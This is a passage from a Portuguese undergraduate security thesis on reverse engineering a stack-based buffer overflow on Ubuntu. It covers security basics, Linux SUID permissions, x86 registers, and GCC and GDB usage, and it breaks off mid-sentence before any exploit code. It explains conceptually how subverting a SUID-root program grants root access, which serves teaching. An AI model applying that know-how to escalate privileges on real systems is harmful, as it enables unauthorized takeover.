FACULDADE DE TECNOLOGIA DE AMERICANA

Curso Superior de Tecnologia em Segurança da Informação

Paulo Ernesto Kreft Margato

Engenharia reversa na exploração de vulnerabilidade *stack-based buffer overflow* no Linux *kernel*

Americana, SP

2016

FACULDADE DE TECNOLOGIA DE AMERICANA

Curso Superior de Tecnologia em Segurança da Informação

Paulo Ernesto Kreft Margato

Engenharia reversa na exploração de vulnerabilidade *stack-based buffer overflow* no Linux *kernel*

Trabalho de Conclusão de Curso desenvolvido em cumprimento à exigência curricular do Curso Superior de Tecnologia em Segurança da Informação, sob a orientação do Prof. Benedito Aparecido Cruz.

Área de concentração: Segurança da Informação.

Americana, SP

2016

FICHA CATALOGRÁFICA – Biblioteca Fatec Americana - CEETEPS
Dados Internacionais de Catalogação-na-fonte

M28e MARGATO, Paulo Ernesto Kreft

Engenharia reversa na exploração de vulnerabilidade stack-based buffer overflow no Linux kernel./ Paulo Ernesto Kreft Margato. – Americana: 2017.

60f.

Monografia (Curso de Tecnologia em Segurança da Informação) - - Faculdade de Tecnologia de Americana – Centro Estadual de Educação Tecnológica Paula Souza

Orientador: Prof.Benedito Aparecido Cruz

1. Segurança em sistemas da informação 2. Linux - sistema operacional 3. C - linguagem de programação I. CRUZ, Benedito Aparecido II. Centro Estadual de Educação Tecnológica Paula Souza – Faculdade de Tecnologia de Americana

CDU: 681.518.5
681.3.066
681.3.061

Engenharia reversa na exploração de vulnerabilidade *stack-based buffer overflow* no Linux *kernel*

Trabalho de graduação apresentado como exigência parcial para obtenção do título de Tecnólogo em Segurança da Informação pelo CEETEPS/Faculdade de Tecnologia – FATEC/ Americana.
Área de concentração: Segurança da Informação.

Americana, 26 de Junho de 2017.

Banca Examinadora:

Benedito Aparecido Cruz (Presidente)
Graduado
FATEC Americana

Henri Alves de Godoy
Mestre
FATEC Americana

Thaís Godoy Vazquez Macetti
Doutora
FATEC Americana

AGRADECIMENTOS

Em primeiro lugar gostaria de agradecer aos meus pais, por terem me apoiado desde o início do curso e também à todas as pessoas que me auxiliaram no desenvolvimento deste trabalho, principalmente aos meus amigos de faculdade e professores que contribuíram diretamente ou indiretamente.

DEDICATÓRIA

Aos meus amigos de faculdade

Em especial:
Romieri, Eduardo, Jacomo, William e Guilherme.

RESUMO

O presente texto conceitua a fazer engenharia reversa e tentar entender como funciona a exploração de vulnerabilidade de *buffer overflow*, no segmento de memória *Stack*. Portanto, é introduzido os conceitos de segurança da informação para compreender os pilares que envolve a segurança de todos os programas de computadores que utilizamos e depois disso, é apresentado a parte técnica da exploração da vulnerabilidade introduzindo conceitos de engenharia reversa, Linux, memória RAM e programação. Em seguida é apresentado uma análise da execução do ataque de *stack-based buffer overflow*, concluindo a engenharia reversa com a análise do código do ataque, para entender como o mesmo ganha acesso privilegiado ao sistema operacional Ubuntu.

Palavras Chave: Engenharia Reversa; *Buffer Overflow*; Segurança da Informação.

ABSTRACT

The present text conceptualizes to do reverse engineering and tries to understand how buffer overflow vulnerability exploits in the Stack memory segment. Therefore, is introduced the concepts of information security to understand the pillars that involves the security of all the computer programs we use and after that, the technical part of exploiting the vulnerability is presented introducing concepts of reverse engineering, Linux, RAM memory and programming. Then, an analysis of the execution of the stack-based buffer overflow attack is presented, completing reverse engineering with the analysis of the attack code, to understand how it gains privileged access to the Ubuntu operating system.

Keywords: *Reverse Engineering; Buffer Overflow; Security Information.*

SUMÁRIO

LISTA DE FIGURAS

LISTA DE TABELAS

LISTA DE ABREVIATURAS E SIGLAS

GCC	Coleção GNU de Compilação
GDB	Projeto GNU de Depuração
IEEE	Instituto de Engenheiros Eletricistas e Eletrônicos
FSF	Fundação de Software Livre
SUID	Definir Identidade do Usuário
EUID	Identidade Real do Usuário
SGID	Definir Identidade do Grupo
EAX	Registrador de Acumulação
ECX	Registrador de Contagem
EDX	Registrador de Dados
EBX	Registrador da Base
ESP	Ponteiro do Stack
EBP	Ponteiro da Base
ESI	Índice de Origem
EDI	Índice de Destino
EIP	Ponteiro de Instrução
NOP	Nenhuma Operação
DEP	Prevenção de Execução de Dados
NX	Não Executável
PTE	Tabela de Entrada de Páginas
ROP	Programação Orientado à Retorno
ASLR	Randomização do Layout do Espaço de Endereço

1 INTRODUÇÃO

O tema deste trabalho analisa um tipo de falha de segurança encontrada em *softwares*, e em como essa falha pode ser explorada para se ter controle sobre o *software* atacado conseguindo assim acesso e controle total do sistema operacional GNU/Linux Ubuntu. Esta falha é a de *stack-based buffer overflow*, uma vulnerabilidade apresentada por muitos softwares que torna-se possível a injeção de um código, através da segmentação de memória *stack*, mudando o fluxo de um programa, ou parando sua execução.

De forma geral esses ataques são bem comuns na área de segurança de *software*, pois são de fáceis acesso e manipul*ação* dos *hackers*, e devido à complexidade que se tornou a maioria dos *softwares* desenvolvidos na atualidade e suas interconexões com outros *softwares*, muitos erros de programação ainda são encontrados podendo ser explorados, e um destes erros podem resultar na exploração da vulnerabilidade de *stack-based buffer overflow*.

O objetivo geral deste trabalho foi analisar a segurança no desenvolvimento de software e também no ambiente onde o mesmo irá ser executado, compreendendo como pequenos erros de programação e a falta de métodos preventivos contra o ataque de *stack-based buffer overflow*, pode acarretar grandes danos na segurança do mesmo, garantindo que um hacker possa ter acesso e controle total do sistema.

E como objetivo específico buscou-se realizar o procedimento de engenharia reversa do ataque de *stack-based buffer overflow* no sistema operacional GNU/Linux Ubuntu compreendendo como o mesmo é realizado, investigando-o em seus detalhes mais profundos, fazendo o processo inverso do ataque, entendendo o gerenciamento da memória RAM, e o uso de variáveis na programação, sendo esses dois os fatores cruciais no sucesso deste tipo de ataque.

O presente trabalho é caracterizado como uma pesquisa qualitativa. Baseando-se nas publicações científicas da área de arquitetura de computadores em específico gerenciamento de memória RAM, engenharia reversa, e exploração de vulnerabilidade de *stack-based buffer overflow*, sendo possível simular este tipo de ataque utilizando um ambiente virtual com o sistema operacional GNU/Linux

Ubuntu; escrevendo um *script* em linguagem C que explora a vulnerabilidade citada acima, garantindo acesso privilegiado ao *hacker* sobre o sistema operacional citado anteriormente.

O trabalho é dividido em cinco seções, sendo a primeira a introdução, depois a segunda seção é o referencial bibliográfico que introduz os conceitos de segurança da informação e sua relação diante da vasta quantidade de *softwares* que é instalado nos computadores pessoais nos dias atuais; e também é apresentado os conceitos de engenharia reversa e sua aplicabilidade; logo em seguida é explanado sobre Linux e suas permissões de arquivos; e depois sobre programação, e as ferramentas utilizadas para compilar e debugar o código do *exploit*; e antes de entrar no verdadeiro exemplo do ataque é demonstrado um ataque simples de *stack-based buffer overflow*; e também é explicado sobre o *shellcode* utilizado no ataque.

Na terceira seção é apresentado os *scripts* em linguagem C que exploram realmente a vulnerabilidade de *stack-based buffer overflow* no sistema operacional Ubuntu, demonstrando os passos e os comandos para a execução do ataque, e também realizando uma depuração no código, esclarecendo algumas informações do mesmo, demostrando a eficácia do ataque, que garante ao atacante acesso privilegiado ao sistema. No quarto capítulo é discutido o código utilizado no ataque e como o mesmo funciona, relacionando-o com as teorias discutidas na seção 2 e também é apresentado as implementações de segurança que foram utilizadas no Linux *kernel* para que o mesmo dificultasse estes tipos de ataque, e por conseguinte no quinto e último capítulo as considerações finais.

2 REFERENCIAL BIBLIOGRÁFICO

Neste capítulo serão apresentados conceitos e teorias referentes a segurança da informação, engenharia reversa, Linux e suas permissões de arquivos, programação Assembly e C, e suas ferramentas: GCC (*GNU Compiler Collection*) e GDB (*GNU Project Debugger*); conceitos sobre programas na memória RAM; uma introdução sobre *buffer overflow* e *shellcode*.

2.1 Segurança da Informação

Com o passar dos anos o mundo foi evoluindo, a tecnologia melhorando e as informações aumentando. Por conta disto as tecnologias passaram a ser utilizadas de maneiras positivas e negativas.

Maneiras não apropriadas de uso da tecnologia entende-se como técnicas de ataques, como *phishing*, *man-in-the-middle* ou *malwares*. Fatos esses muito bem elencados por Goodrich e Tamassia (2013).

> "Computadores e redes têm sido cada vez mais mal usados. Spam, phishing e vírus de computadores estão se tornando problemas extremamente caros, à medida que o roubo de identidade impõe uma ameaça séria às finanças pessoais e taxas de crédito de usuário e cria dívidas em empresas. Portanto, existe uma necessidade crescente de um maior conhecimento de segurança de computadores na sociedade, bem como mais especialização entre profissionais de tecnologia de informação. A sociedade precisa de mais profissionais de computação treinados em segurança, que possam defender e evitar, com sucesso, ataques contra computadores, bem como usuários treinados em segurança, que possam gerenciar de forma segura sua própria informação e os sistemas que usam." (GOODRICH; TAMASSIA, 2013, p. 3).

Ao falar de segurança de informação não se pode deixar de lado o famoso tripé, que inclui a Confidencialidade junto com a Integridade e Disponibilidade (CID), assim definidos por Goodrich e Tamassia (2013):

- **Confidencialidade:**

> "No contexto de segurança de computadores, confidencialidade é evitar a revelação não autorizada de informação. Isto é, confidencialidade envolve a proteção de dados, proporcionando acesso àqueles que são autorizados a vê-los e não permitindo que outros saibam algo a respeito de seu conteúdo." (GOODRICH; TAMASSIA, 2013, p. 4).

- **Integridade:**

> **"**É a propriedade de que a informação não foi alterada de maneira não autorizada." (GOODRICH; TAMASSIA, 2013, p. 6).

- **Disponibilidade:**

> "É a propriedade da informação ser acessível e modificável no momento oportuno por aqueles que estejam autorizados a fazer isso". (GOODRICH; TAMASSIA, 2013, p. 8).

Para Eilam (2005) é incrível e bastante desconcertante perceber a quantidade de *softwares* que são executados sem saber certamente o que os mesmos fazem. São executados programas utilitários que instalam numerosos arquivos, alterando configurações do sistema, deletando ou desabilitando versões antigas e pondo de lado outros utilitários, e também modificando arquivos críticos de registro. As pessoas compram CDs com centenas de jogos ou utilitários ou fazem *download* deles em algum *site* de compartilhamento. As pessoas também trocam programas com colegas e amigos quando apenas utilizam uma fração das características que o programa fornece. Então é feito *download* de atualizações e instalados *patches,* confiando nos vendedores destes *softwares* que as mudanças estão corretas e completas. As pessoas possuem uma cega esperança de que a última mudança em cada programa continue compatível com todo o resto do programa ou o sistema. Contam também com uma grande quantidade de *softwares* que não é entendido e não conhecem assim tão bem quanto deveriam. Hoje em dia os *softwares* se tornaram tão complexos e interconectados que os desenvolvedores frequentemente não sabem todas as características e repercussões do que tem criado a aplicação. E é frequentemente muito caro e consome muito tempo testando todos os caminhos

de controle do programa e todos os grupos de opções de usuários, e agora com as camadas de múltipla arquitetura e a explosão de plataformas conectadas a *internet* que os *softwares* vão executar e interagir no mesmo, tem se tornado literalmente impossível ser examinado e testado.

Portanto é preciso utilizar da engenharia reversa, para entender como funciona cada pedaço do *software* em seu devido lugar, e manter os pilares da segurança da informação, garantindo a confidencialidade, integridade e disponibilidade do *software* e consequentemente de todo o sistema.

2.2 Engenharia Reversa

Antes de começar a entender a aplicabilidade da engenharia reversa no ataque de *stack-based buffer overflow,* é necessário entender o que é, e a utilidade da engenharia reversa.

De acordo com Eilam (2005), engenharia reversa é o processo onde um artefato de engenharia (seja ele um carro, um foguete, ou um programa de *software)* é desconstruído de uma maneira que revela seus mais profundos detalhes, tal como seu *design* e sua arquitetura. Na área de engenharia reversa de *softwares,* resume-se em pegar um programa existente no qual seu código fonte ou sua documentação não está disponível e tentar descobrir como funciona e como foi implementado. Em alguns casos como o deste trabalho o código fonte estará disponível para análise do mesmo e a sua compreensão. Toda essa análise do *software* permite que seja visualizado toda a sua estrutura, seu modo de operação, e as características que conduzem seu comportamento. As técnicas de análise, e a aplicação de ferramentas automatizadas para examinar os *softwares* dão uma maneira sensata para compreender a complexidade do software e descobrir sua verdade.

A engenharia reversa faz parte da vida das pessoas desde de um longo tempo atrás. O conceitual processo de reverter ocorre toda vez que alguém olha o código de outro alguém, mas também ocorre quando um desenvolvedor olha para seu próprio código vários dias depois de tê-lo escrito. Engenharia reversa é um processo

de descobertas. Quando é olhado renovadamente o código, independentemente se for desenvolvedor ou outras pessoas, é examinado e aprendido, e também são vistas coisas que nunca poderiam ser imaginadas que lá existissem (EILAM, 2005).

Enquanto tem sido tópico de algumas sessões nas conferências e grupos de computação, a engenharia reversa de *software* apareceu no ano de 1990. O reconhecimento na comunidade de engenharia de *software* surgiu através de publicação de uma taxonomia em engenharia reversa e conceitos de *design* para recuperação na revista de *software* IEEE - Institute of Electrical and Electronics Engineers (EILAM, 2005).

Desde então, tem havido um amplo e grande crescimento no corpo de pesquisa sobre técnicas de engenharia reversa, virtualização de *software,* entendimento de programas, engenharia reversa de dados, análise de *software* e ferramentas, e abordagens relacionadas.

Portanto Eilam (2005), diz que a engenharia reversa é particularmente utilizável na análise de *softwares* modernos para uma larga variedade de propósitos que são:

- Encontrar códigos maliciosos. Muitas técnicas de detecção de vírus e *malwares* utilizando a engenharia reversa são utilizados para entender o quanto é complicado a estruturação do código e suas funcionalidades. Através do processo de reverter, surge padrões reconhecíveis que podem ser usados como assinaturas para guiar detectores simples e *scanners* de códigos;
- Descobrir defeitos e erros inesperados. Até o sistema mais bem modelado pode ter falhas que resultam da natureza de técnicas de desenvolvimento de “engenharia contínua”. Engenharia reversa pode ajudar identificar defeitos e erros antes que se torne uma missão crítica de falhas de *software*;
- Encontrar o uso para o código de outras pessoas. Em apoio ao uso consciente de propriedade intelectual, é importante entender onde a proteção de códigos ou técnicas são usadas nas aplicações. Técnicas de engenharia reversa podem ser usadas para detectar a presença ou obsolência de elementos do *software* de seu interesse;

- Encontrar o uso para código licenciado e aberto, onde não há intenção de ser utilizado. Ao contrário de infringir os interesses do código, se um produto é destinado para segurança ou uso proprietário, a presença de um código público disponível pode ser uma preocupação. Engenharia reversa habilita a detecção de erros replicados no código;
- Descobrir características ou oportunidades que os desenvolvedores originais não perceberam. A complexidade dos códigos podem alimentar uma nova inovação. Técnicas existentes podem ser reutilizadas em novos contextos. A engenharia reversa pode levar a novos descobrimentos sobre um *software e* novas oportunidades de inovação;

2.3 Linux

Este trabalho é totalmente conduzido no sistema operacional Linux e para entender o ataque é necessário conhecer o ambiente onde o mesmo foi executado. Sendo assim, de acordo com Ferreira (2008, p. 24)

> "O Linux é um *clone* do Unix criado como uma alternativa barata e funcional para quem não está disposto a pagar o alto preço de um sistema Unix comercial ou não tem um computador suficientemente rápido. Em 1983, Richard Stallman fundou a *Free Software Foundation* (Fundação de *Software* Livre), cujo projeto, GNU, tinha por finalidade criar um clone melhorado e livre do sistema operacional Unix, mas que não utilizasse seu código-fonte. O desafio do GNU era enorme. Havia necessidade de desenvolver o *kernel* (núcleo do sistema operacional que controla o *hardware*), utilitários de programação, administração do sistema, rede, comandos-padrão etc. Porém, no final da década de 1980, o projeto tinha fracassado: apenas os utilitários de programação e os comandos-padrão estavam prontos, e o *kernel*, não."

Portanto na primavera de 1991, Linus iniciou seu projeto particular, inspirado no seu interesse pelo Minix. Ele limitou-se a criar, em suas próprias palavras, "um Minix melhor que o Minix". E depois de algum tempo de trabalho em seu projeto solitário, conseguiu criar um *kernel* capaz de executar os utilitários de programação e os comandos-padrão do Unix clonados pelo projeto GNU. Reconhecendo que não

conseguiria continuar a desenvolver sozinho o Linux, ele enviou uma mensagem para a lista de discussão comp.os.minix desafiando a todos, podendo ser interpretado como um pedido para que todos colaborassem no desenvolvimento do Linux. E em 5 de outubro de 1991, Linus Torvalds lançou a primeira versão “oficial” do Linux: o Linux 0.02. A partir dessa data, muitos programadores no mundo inteiro têm colaborado e ajudado a fazer do Linux o sistema operacional que é atualmente (FERREIRA, 2008).

O ataque é conduzido na distribuição GNU/Linux Ubuntu Feisty 7.04 com a versão do kernel 2.6.20-15-generic. O mesmo segundo Canonical Ltd. (2017) Líder do projeto Ubuntu foi lançado em sua primeira versão em outubro de 2004, pelo pequeno time de desenvolvedores da comunidade *open-source* formada por Mark Shuttleworth denominada Canonical Ltd., baseando-se em um dos projetos Linux mais estáveis chamado de GNU/Linux Debian; criando uma distribuição GNU/Linux fácil de usar para *desktops*, sendo a Canonical à responsável por entregar versões do Ubuntu, coordenando também a segurança e a solução de problemas apresentados no sistema operacional.

2.3.1 Permissões de arquivo no Linux

Para entender como o ataque de *stack-based buffer overflow* funciona ganhando privilégio total sobre o sistema operacional GNU/Linux Ubuntu, é necessário compreender as permissões de acesso aos arquivos no Linux, portanto de acordo com Ferreira (2008) o Linux é um sistema operacional multiusuário em que os privilégios absolutos sobre o sistema são dados a um superusuário chamado root. Há também outras contas de usuário que podem ser divididas em grupos com privilégios diferentes. Cada usuário pode pertencer a mais de um grupo e cada grupo pode conter muitos usuários. As regras que gerenciam as permissões de acesso aos arquivos podem ser definidas tanto para grupos quanto para usuários específicos, para que cada usuário do sistema possa acessar somente os arquivos e pastas aos quais possua permissão. Quem define as permissões de acesso, isto é,

quais usuários poderão abrir os arquivos, é o proprietário dos arquivos e pastas, ou seja, quem os criou. Há três tipos de permissão de acesso a arquivos e pastas:

- **Leitura:** permite que um ou mais usuários abram o arquivo, mas não será possível efetuar alterações;
- **Gravação:** permite que o arquivo seja aberto, alterado e salvo pelos usuários com este privilégio;
- **Execução:** permite iniciar a execução de arquivos com essa característica.

Essas permissões podem ser concedidas ou revogadas em três campos, denominados *user, group e other*. O campo *user* determina o que o usuário poderá fazer com o arquivo (leitura, gravação ou execução), o campo *group* define o que os outros usuários do grupo poderão fazer e o campo *other* especifica as permissões para os demais usuários do sistema. As permissões são representadas na tela pelas letras r (*read* = leitura), w (*write* = escrita/gravação) e x (*execute* = executar), dispostas em três colunas adjacentes relacionadas, respectivamente, ao usuário (*user*), ao grupo (*group*) e aos outros (*other*), e caso a permissão seja revogada em algum desses campos irá aparecer um travessão ao invés da letra representativa da regra da permissão (rwx). Veja o exemplo a seguir:

- rwxrw-r-x 1 bob adm 997 2017-02-01 12:01 dic.txt (1)

A linha de código vista no exemplo (1) indica na primeira coluna que o usuário tem permissão para leitura, gravação e execução (rwx), os outros usuários do mesmo grupo possuem privilégios para leitura e gravação (rw-) e os demais usuários do sistema podem apenas ler e executar (r-x), a segunda coluna mostra a quantidade de subdiretórios caso o mesmo seja um diretório, se não é 1 como mostrado acima, a terceira coluna mostra o nome do dono do arquivo e o grupo que o mesmo pertence, a quarta coluna indica o tamanho do arquivo em *bytes*, no caso é 997 *bytes*, a quinta coluna mostra a data e o horário da criação/modificação do arquivo, e na sexta e última coluna mostra o nome do arquivo.

Em determinadas circunstâncias, como por exemplo, a alteração da senha, pode ser necessário conceder a certo usuário privilégios para realizar uma operação que requeira as permissões do usuário root; todavia, transformar um usuário comum em root é algo altamente desaconselhável para a segurança do sistema. Assim, é

escrito o código do programa de maneira que opere como se qualquer usuário logado no sistema fosse root; desta forma, dentro do ambiente do programa, todos os usuários poderão executar as tarefas desejadas sem esbarrar em obstáculos causados pelas permissões de acesso ao sistema operacional. Segundo Ferreira (2008) este tipo de permissão é denominado permissão SUID (do inglês *set user id*, ou seja, definir a identidade do usuário). Quando um programa com permissão SUID é executado, o EUID (*effective user id* – identidade real do usuário) é substituído pela identidade do proprietário do aplicativo, isto é, do usuário que o instalou no sistema. Da mesma forma, assim que o programa é fechado o *user id* volta a ser o *"*EUID*"*. Há também a permissão SGID (do inglês *Set Group Id* – Definir a Identidade do Grupo), que opera de maneira idêntica ao SUID, porém, altera temporariamente a identidade do grupo de usuários.

Suponhamos, por exemplo, que fazem o *logon* num sistema Linux e desejam alterar a senha de acesso: será preciso executar um programa específico, chamado passwd, que pertence ao usuário root e cuja permissão SUID encontra-se ativada; ao executar passwd, o *user id* é substituído temporariamente pelo *id* root para que seja possível alterar a senha e, ao terminar, é restaurado automaticamente o *user id* original. Veja o exemplo a seguir:

- rwsr-sr-x 1 bob adm 997 2017-02-01 12:01 dic.txt (2)

No exemplo (2) a permissão de execução do arquivo, ou seja, o *bit* de permissão SUID de dic.txt foi configurado como *"on"* (rwS) garantindo a execução do arquivo como root. E para que este *bit* seja configurado, é utilizado o comando:

$ sudo chmod +s nome do arquivo

Programas como o *passwd*, pertencentes ao usuário root e cuja permissão SUID é ativa, são chamados comumente de programas SUID root. Situações como essa são um prato cheio para o *hacker* que deseja desviar o fluxo de execução do programa para assumir o controle do sistema. Um programador que consiga modificar o fluxo de um programa SUID root para que possa inserir e executar nele um trecho de código malicioso, poderá fazer qualquer coisa, como se fosse o usuário root. Será capaz, por exemplo, de abrir uma nova console do sistema para acessar todos os recursos do sistema, criar novas contas de usuários, alterar

senhas, acessar dados confidenciais armazenados no computador, gerenciar o tráfego dos dados na rede e etc.

2.4 Programação em C e Assembly

A linguagem de médio nível C, em suas versões e derivações, é a mais utilizada pelos *hackers* devido à sua flexibilidade para a criação de programas.

Segundo Schildt (1997), o C é uma linguagem de programação de propósito geral, estruturada, imperativa, procedural, de médio nível e padronizada. Criada em 1972 por Dennis Ritchie, nos laboratórios Bell, para ser usada no sistema operacional UNIX. Desde então, espalhou-se por muitos outros sistemas operacionais, e tornou-se uma das linguagens de programação mais usadas. A linguagem C tem como ponto forte a sua eficiência, e é a linguagem de programação preferida para o desenvolvimento de sistemas e softwares de base, apesar de também ser usada para desenvolver programas de computador. É também muito usada no ensino de ciências da computação, mesmo não tendo sido projetada para estudantes e apresentando algumas dificuldades no seu uso. Outra característica importante do C é sua proximidade do código de máquina, que permite que um projetista seja capaz de fazer algumas previsões de como o software irá se comportar, ao ser executado. O C tem como ponto fraco a falta de proteção que dá ao programador. Praticamente tudo que se expressa em um programa em C pode ser executado, como por exemplo, pedir o vigésimo membro de um vetor com apenas dez membros. Os resultados são muitas vezes totalmente inesperados e os erros, difíceis de encontrar. Muitas linguagens de programação foram influenciadas pelo C, sendo que uma das mais utilizadas atualmente é o C++, que por sua vez foi uma das inspirações para o Java.

O desenvolvedor que programa utilizando a linguagem C deve se responsabilizar pela integridade dos dados, pois se deixar essa tarefa por conta do compilador, os códigos resultantes na linguagem de máquina serão extremamente lentos e inutilmente complexos, devido às inúmeras verificações que seriam feitas na

integridade de cada variável do ambiente. A simplicidade da linguagem C permite ampliar o poder de controle do programador sobre o código e, como consequência, a eficiência dos programas. Por outro lado, essa flexibilidade pode se tornar uma verdadeira faca de dois gumes, pois quando o programador não dedica a atenção necessária à integridade do código que está escrevendo, poderá ocasionar inúmeros problemas de vulnerabilidade, perdas de memória e *buffer overflow.*

Após compreender o que é a linguagem de médio nível C é necessário compreender uma linguagem de baixo nível conhecida como Assembly, o que possibilita o melhor entendimento do código escrito em linguagem C com o hardware em que o mesmo será executado.

A linguagem Assembly é apenas uma coleção de mnemônicos correspondentes às instruções de linguagem de máquina à qual representa. Sendo diferente de C e outras linguagens compiladas, as instruções da linguagem Assembly possui uma relação de um-pra-um com suas instruções de linguagem de máquina correspondentes. Isto quer dizer que cada arquitetura de processador possui instruções de linguagem de máquina diferentes, e cada uma também possui um formato diferente de linguagem Assembly. Sendo assim a linguagem Assembly é apenas uma maneira dos programadores representarem as instruções de linguagem de máquina que são dadas para o processador, portanto a maneira como essas instruções de linguagem de máquina são representadas é apenas uma questão de convenção e preferência. Portanto, é possível criar sua própria linguagem x86 Assembly, porém nos dias atuais é utilizado apenas um de dois tipos principais, sendo eles a sintaxe AT&T e sintaxe Intel (IRVINE, 2014).

Segundo Irvine (2014) na linguagem Assembly variáveis internas dos processadores são chamadas de registradores, sendo estas muito utilizadas para realizar as operações aritméticas e lógicas das instruções de um programa. Um processador x86 possui vários registradores, sendo que quatro destes registradores são utilizados para propósitos gerais, e eles são EAX (*Extended Accumulator Register*), ECX (*Extended Count Register*), EDX (*Extended Data Register*) e EBX (*Extended Base Register*). Existe outros quatro registradores que são ESP (*Extended Stack Pointer*), EBP (*Extended Base Pointer*), ESI (*Extended Source Index*), EDI (*Extended Destination Index*), estes também são utilizados para

propósitos gerais, porém as vezes são utilizados como ponteiros e índices. Os primeiros dois do segundo grupo de registradores são chamados de ponteiros, porque eles armazenam endereços 32-*bit*, o que essencialmente aponta para um local da memória, sendo importantes para a execução do programa e o gerenciamento de memória. Há também outro registrador muito importante para ser analisado, o registrador EIP (*Extended Instruction Pointer*), que aponta para a instrução atual que o processador está executando, sendo essencial acompanha-lo para entender o fluxo de execução que o programa está seguindo.

2.4.1 Variáveis

Segundo Erickson (2008) ao programar em uma linguagem de alto nível, as variáveis devem ser declaradas especificando o tipo de dado que irão armazenar; e esses dados podem ser do tipo numérico, alfanumérico ou de estruturas definidas pelo usuário. Essa distinção dos tipos de dados é muito importante, pois permite calcular o espaço de memória necessário a cada variável. Um número inteiro, por exemplo, requer 4 *bytes* de espaço, já para um caractere de texto é suficiente apenas 1 *byte*; assim, para um número inteiro são reservados 32 *bits*, enquanto para um caractere bastam 8 *bits*. As variáveis também podem ser declaradas como vetores, isto é, uma lista de elementos de um mesmo tipo de dados. Um vetor é geralmente chamado *buffer* e um vetor que contenha dados do tipo alfanumérico é definido como *string*. Durante a execução de um código, o sistema usa ponteiros para armazenar o endereço do primeiro elemento de um *buffer* ou vetor, esses ponteiros devem ser declarados utilizando um asterisco (*) antes do nome da variável.

O gerenciamento da memória dos processadores que usam arquitetura x86 possui uma característica que se revelará muito importante no futuro: a ordem dos *bytes* nas *words* (palavras) de 4 *bytes*, conhecido no jargão com o nome de *little-endian*, faz com que o *byte* considerado menos significativo seja o primeiro na ordem (ERICKSON, 2008).

Em um exemplo de variável do tipo vetor, podem ser armazenados 10 *bytes*, dos quais apenas alguns são usados de fato. Por exemplo, se armazenarmos em um vetor a palavra casa, o vetor conterá 10 *bytes*, mas apenas 5 deles contêm valores reais, enquanto os outros 5 serão *bytes* supérfluos. O 0 (zero), ou *byte null* (nulo), é usado como delimitador para encerrar a linha, informado a qualquer instrução que trabalhe com os dados do vetor que deverá desconsiderar os *bytes* sucessivos. Veja a figura 1 para melhor entendimento:

Figura 1: Representação esquemática de uma variável vetorial

Fonte: O autor

O exemplo da figura 1 mostra a representação esquemática de uma variável vetorial. Nela temos 10 posições (numeradas de 0 a 9), note que os caracteres da palavra casa ocupam apenas as primeiras quatro posições e que, na quinta posição, foi inserido um *byte* nulo (zero). Isso fará com que quando um trecho de código do programa ler as informações contidas no vetor processará apenas as primeiras quatro posições, desconsiderando os *bytes* das posições 5 a 9. O *byte* nulo atuou como um comando que instruiu o código do programa para que parasse o processamento na posição 4.

2.4.2 GCC

Após ser compreendido conceitos da linguagem de programação C e Assembly, é necessário conhecer as ferramentas utilizadas na compilação do código C, e da ferramenta de depuração de um código C, para tornar claro como será feito a execução de um código C já compilado e a engenharia reversa do código que explora a vulnerabilidade de *stack-based buffer overflow*.

Portanto quando você possui um código escrito em C, você precisa compila-lo para poder executar esse código e para essa tarefa foi utilizado o compilador GCC (*GNU Compiler Collection*), que segundo Projeto GCC (2017) é um compilador grátis que traduz o código C em linguagem de máquina para o processador poder compreende-lo e assim executa-lo. E a saída padrão quando é feita a tradução do arquivo escrito em linguagem C é um binário executável, e o nome do mesmo por padrão é “a.out”. Por exemplo para que um código escrito em C seja compilado no Linux, executamos o seguinte comando no terminal:

$ gcc -o teste teste.c

O comando acima, gera um arquivo binário executável com o nome “teste” e o arquivo C compilado é o arquivo teste.c. Utilizando a *flag* “-o” é possível determinar um nome diferente para o arquivo binário executável que será gerado, ou seja, não utilizando o seu nome padrão “a.out”, como foi citado anteriormente. E para executar esse binário compilado no Linux, basta apenas utilizar o seguinte comando:

$ ./teste

2.4.3 GDB

Nas ferramentas de desenvolvimento GNU também é incluso um depurador chamado GDB (*GNU Project Debugger*). Depuradores segundo o Projeto GDB (2017) permite que seja visto o que está acontecendo dentro de um programa enquanto ele executa. O comando utilizado no terminal para usar o depurador GDB no Linux é:

$ gdb -q ./teste

Com o comando acima você executa o binário já compilado utilizando o depurador como ferramenta para poder percorrer o programa, sendo possível criar pontos de paradas, executar o programa, continuar sua execução após um ponto de

parada, analisar registradores do processador, endereços de memória e instruções de linguagem Assembly que o código compilado gera e etc.

Para criar pontos de parada após ser executado o comando citado acima, é necessário utilizar o comando break acompanhado da linha do programa onde será feita a parada, mostrado no exemplo abaixo:

(gdb) break 10

O comando utilizado para executar o programa é:

(gdb) run

E para continuar a execução do programa quando encontrado um ponto de parada, é utilizado o comando:

(gdb) continue

Um programa em execução é em sua maior parte apenas processamento e segmentos de memória, examinar a memória é a melhor maneira para entender o que exatamente está acontecendo, portanto segundo Projeto GDB (2017) o mesmo disponibiliza um comando que necessita de dois argumentos quando utilizado, sendo eles o local da memória que será examinado e como será exibida essa memória. O formato da exibição utiliza uma letra abreviada o qual opcionalmente pode ser precedido por um contagem de quantos itens serão examinados. Alguns desses formatos de exibição são:

- o – Exibição em octal
- x – Exibição em hexadecimal
- u – Exibição em *unsigned* decimal
- t – Exibição em binário

Portanto, estes podem ser utilizados com o comando de examinação “x”, mostrado no exemplos abaixo:

(gdb) x/2x $eip

(gdb) x/2u $eip

Os comandos acima, exibem unidades de memória e que o tamanho padrão de uma unidade é de 4 *bytes* chamada de *word* (palavra). Sendo que o tamanho dessas unidades exibidas pelo comando de examinação podem ser modificadas utilizando uma letra no fim da letra que especifica o seu formato, sendo elas:

- b – Um único *byte*
- h – Chamado de *halfword* (meia palavra), possuindo o tamanho de 2 *bytes*
- w – Chamado de *word* (palavra), possuindo o tamanho de 4 *bytes*
- g – Chamado de *giant* (gigante), possuindo o tamanho de 8 *bytes*

O comando então fica da maneira como mostrado abaixo:

(gdb) x/2xb $eip

(gdb) x/2xh $eip

O comando utilizado para verificar quais informações os registradores carregam é:

(gdb) info register eip

(gdb) info register esp

É possível também abreviar este comando para:

(gdb) i r eip

(gdb) i r esp

2.5 Memória RAM

De acordo com Erickson (2008) a memória de um computador é constituída por um conjunto de *bytes* destinados ao armazenamento temporário de dados, esse armazenamento é feito associando cada dado a um endereço numérico que especifica a alocação das informações na memória, e esse armazenamento é ordenado utilizando o ordenamento de bytes conhecida como *little-endian*, o que

